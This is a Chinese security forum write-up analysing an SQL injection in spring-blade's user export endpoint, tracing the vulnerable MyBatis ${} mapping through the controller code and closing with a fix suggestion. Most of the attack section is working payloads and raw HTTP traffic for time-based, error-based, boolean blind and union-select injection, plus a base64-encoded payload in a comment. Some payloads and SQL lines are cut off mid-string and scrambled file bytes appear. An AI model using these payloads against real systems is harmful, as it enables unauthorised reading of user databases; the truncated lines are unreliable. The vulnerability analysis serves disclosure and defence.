spring-blade SQL注入漏洞

漏洞分析 (https://forum.butian.net/topic/48)

spring-blade SQL注入漏洞挖掘实战

spring-blade SQL注入漏洞

0x01 漏洞描述

在mybatis中，可能造成SQL注入的写法为${，原因如下：


总结一下#{}和${}之间的区别：

#{}：传入的内容会被作为字符串，被加上引号，以预编译的方式传入，安全性高，可以防止sql注入。

${}:传入的内容会直接拼接，不会加上引号，可能存在sql注入的安全隐患。

所以能用#{}的地方就用#{},但是诸如传入表名，需要排序的时候order by 字段 的 “字段名”的时候可以用${}.

所以，在mapper.xml中搜索${开头的内容。



其中，
${ew.customSqlSegment}
表示自定义SQL语句，我们往上跟，看这个SQL语句怎么来的。

ew参数是一个User类型的Wrapper，看下这个函数在哪里被调用了，于是找到：
src/main/java/org/springblade/system/user/service/impl/UserServiceImpl.java

往上层找到exportUser的调用。
src/main/java/org/springblade/system/user/controller/UserController.java

```java
/**
 * 导出用户
 */
@SneakyThrows
@GetMapping("export-user")
@ApiOperationSupport(order = 13)
@ApiOperation(value = "导出用户", notes = "传入user")
public void exportUser(@ApiIgnore @RequestParam Map<String, Object> user, BladeUser bladeUser, HttpServletResponse response) {
    QueryWrapper<User> queryWrapper = Condition.getQueryWrapper(user, User.class);
    if (!SecureUtil.isAdministrator()){
        queryWrapper.lambda().eq(User::getTenantId, bladeUser.getTenantId());
    }
    queryWrapper.lambda().eq(User::getIsDeleted, BladeConstant.DB_NOT_DELETED);
    List<UserExcel> list = userService.exportUser(queryWrapper);
    response.setContentType("application/vnd.ms-excel");
    response.setCharacterEncoding(Charsets.UTF_8.name());
    String fileName = URLEncoder.encode( s: "用户数据导出", Charsets.UTF_8.name());
    response.setHeader( s: "Content-disposition",  s1: "attachment;filename=" + fileName + ".xlsx");
    EasyExcel.write(response.getOutputStream(), UserExcel.class).sheet( sheetName: "用户数据表").doWrite(list);
}
```

在UserController中将用户输入的数据转化为UserEntity，然后传入的**exportUser**函数。
调用链如下：

1. 用户输入数据，构建成UserEntity。
2. 将userEntity带入到userService.exportUser中
3. userService.exportUser函数中，将UserEntity又带入到baseMapper.exportUser当中
4. baseMapper.exportUser中根据userEntity构建SQL语句（将userEntity的属性转化到where条件中）。

所以用户可控内容到了SQL语句当中，那么，我们应该怎么利用呢，比如我传入account=admin',最后构建的SQL语句为：


```
SELECT id, tenant_id, account, name, real_name, email, phone, birthday, role_id, dept_ic
```

因为：mybits在处理${ew.coustomSqlSegment}的时候，会将value进行预编译，如下：

那么该怎么利用呢？ 我们可以观察到account也就是属性名是直接添加到SQL当中的，也是没有被单引号包裹的。所以我们可以传入1-sleep(5)=1，构建出来的userEntity中会有一个1-sleep(1)的属性名，其值为1，然后将userEntity拼接成的SQL语句：

```
SELECT id, tenant_id, account, name, real_name, email, phone, birthday, role_id, dept_ic
```

从而实现注入。我们看效果吧。



延迟18s，主要原因在于SQL语句：

```
SELECT id, tenant_id, account, name, real_name, email, phone, birthday, role_id, dept_ic
```

有6条记录，每条记录都会执行一次sleep(3)

	#	登录账号	所属租户	用户姓名
☐	1	admin	管理组	管理员
☐	2	hr	管理组	人事
☐	3	manager	管理组	经理
☐	4	boss	管理组	老板
☐	5	admin	用户组	admin
☐	6	admin	测试组	admin

其他利用方式。
盲注确实有点恼火，比较慢，那么能不能转化成其他的利用方式呢?

- 报错注入:

```
/api/blade-user/export-user?Blade-Auth=[jwt马赛克]&account=&realName=&1-updatexml(1,conc
```


```
[1105]; XPATH syntax error: '\\bladex\\'; nested exception is
java.sql.SQLException: XPATH syntax error: '\\bladex\\'"}
```

- 布尔盲注

```
/api/blade-user/export-user?Blade-Auth=[jwt马赛克] &account=&realName=&1-if(1%3d1,1,0)=1
```


```
Content-disposition:
attachment;filename=%E7%94%A8%E6%88%B7%E6%95%B0%E6%8D%AE20220111092131.xlsx
Content-Length: 3760

PK  J+T _rels/.rels j0 _8`Q2m4[ILb.[K
($} v?I.Quh x>=@ p"~}
n*"  H_  8 z^'#7m{O 3 G u '  y|a D
 l_ EYvql 3ML eh *  \3Y0oJ
: ^ } PK z I PK  J+T [Content_Types].xml S n0 *6PU C  \{X%]
```

```
/api/blade-user/export-user?Blade-Auth=[jwt马赛克] &account=&realName=&1-if(1%3d2,1,0)=1
```



HTTP/1.1 200 OK
Server: nginx
Date: Tue, 11 Jan 2022 01:24:00 GMT
Content-Type: application/vnd.ms-excel;charset=UTF-8
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-disposition:
attachment;filename=%E7%94%A8%E6%88%B7%E6%95%B0%E6%8D%AE20220111092400.xlsx
Content-Length: 4266
PK K+T _rels/.rels
PK K+T [Content_Types].xml
PK K+T docProps/app.xml

- 联合查询

```
/api/blade-user/export-user?Blade-Auth=[jwt-masaike]&account=&realName=&account+like+?+a
```


Raw
Params
Headers
Hex
GET
/api/blade-user/export-user?Blade-Auth=[jwt-masaike]&account=&realName=&account+like+?+and+is_deleted%3d?)union+select+1,2,3,user(),5,6,7,8,from_unixtime(1451997924),10,11,12--a=1 HTTP/1.1
Host: masaike
Connection: close
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 11 Jan 2022 01:53:58 GMT
Content-Type: application/vnd.ms-excel;charset=UTF-8
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-disposition:
attachment;filename=%E7%94%A8%E6%88%B7%E6%95%B0%E6%8D%AE20220111095358.xlsx
Content-Length: 3853
用户数据20220111095403
打开恢复的工作簿？ 已保存最近所做的更改。是否想要从上次离开的位置继续工作？
Office 更新 若要保持使用最新安全更新、修复和改进，请选择"检查更新"。
租户编号 用户平台名称 账户 昵称 姓名 邮箱 手机 角色名称 部门名称 岗位名称 生日
2 OTHER bladex@localhost 5 6 7 8 2016-01-05 20:45:24

Payload解析：




我们输入-=1的时候，会在where条件后，用括号包裹两个条件，然后产生两个预编译位。所以我们既要闭合括号，又要在注视符前埋下两个预编译位。从而产生初步payload：

```
account+like+?+and+is_deleted+%3d+?)--+a |
```

然后加入我们的union select


```
account+like+?+and+is_deleted+%3d+?)union+select+1,2,3,4,5,6,7,8,9,10,11,12--+a
```

然后报错：




数据类型不一致，因为9所在位置是时间戳类型的，所以用mysql的时间戳函数填充到这。

```
account+like+?+and+is_deleted%3d?)union+select+1,2,3,user(),5,6,7,8,from_unixtime(145199
```



导出成功，然后看excel就可以看到user()的执行结果。



0x02 修复建议

在构建entity时候，判断前端传入的map中是否有entity本身不存在的属性，如果有直接忽略掉，不将其拼接到SQL中。

发表于 2022-03-14 10:23:43　阅读 (3346)
分类：漏洞分析 (https://forum.butian.net/community/Vul_analysis)

3 推荐　收藏

3 条评论

Alivin (https://forum.butian.net/people/761)

CVE-2022-27360

1 条评论

1

(jdr (https://forum.butian.net/people/1450) 回复 Alivin (https://forum.butian.net/people/761)

可以使用报错注入，进行数据回显，payload：

MS1pZigxJTNkMSxleHRyYWN0dmFsdWUoMSxjb25jYXQoMHg3ZSwoc2VsZWN0K3VzZXIoKSksMHg3Z

forum.butian.net/people/7611)

ps SkpLDApPTE= 解码一下就看见了

2022-11-02 10:49 回复

0

ps://forum.butian.net/people/1450)

请先 登录 (https://forum.butian.net/login) 后评论

(https

jdr (https://forum.butian.net/people/1450)

可以使用报错注入，将数据回显。

0 条评论

0

forum.butian.net/people/1450)

请先 登录 (https://forum.butian.net/login) 后评论

(https://forum.butian.net/people/761)

Alivin (https://forum.butian.net/people/761)

13 篇文章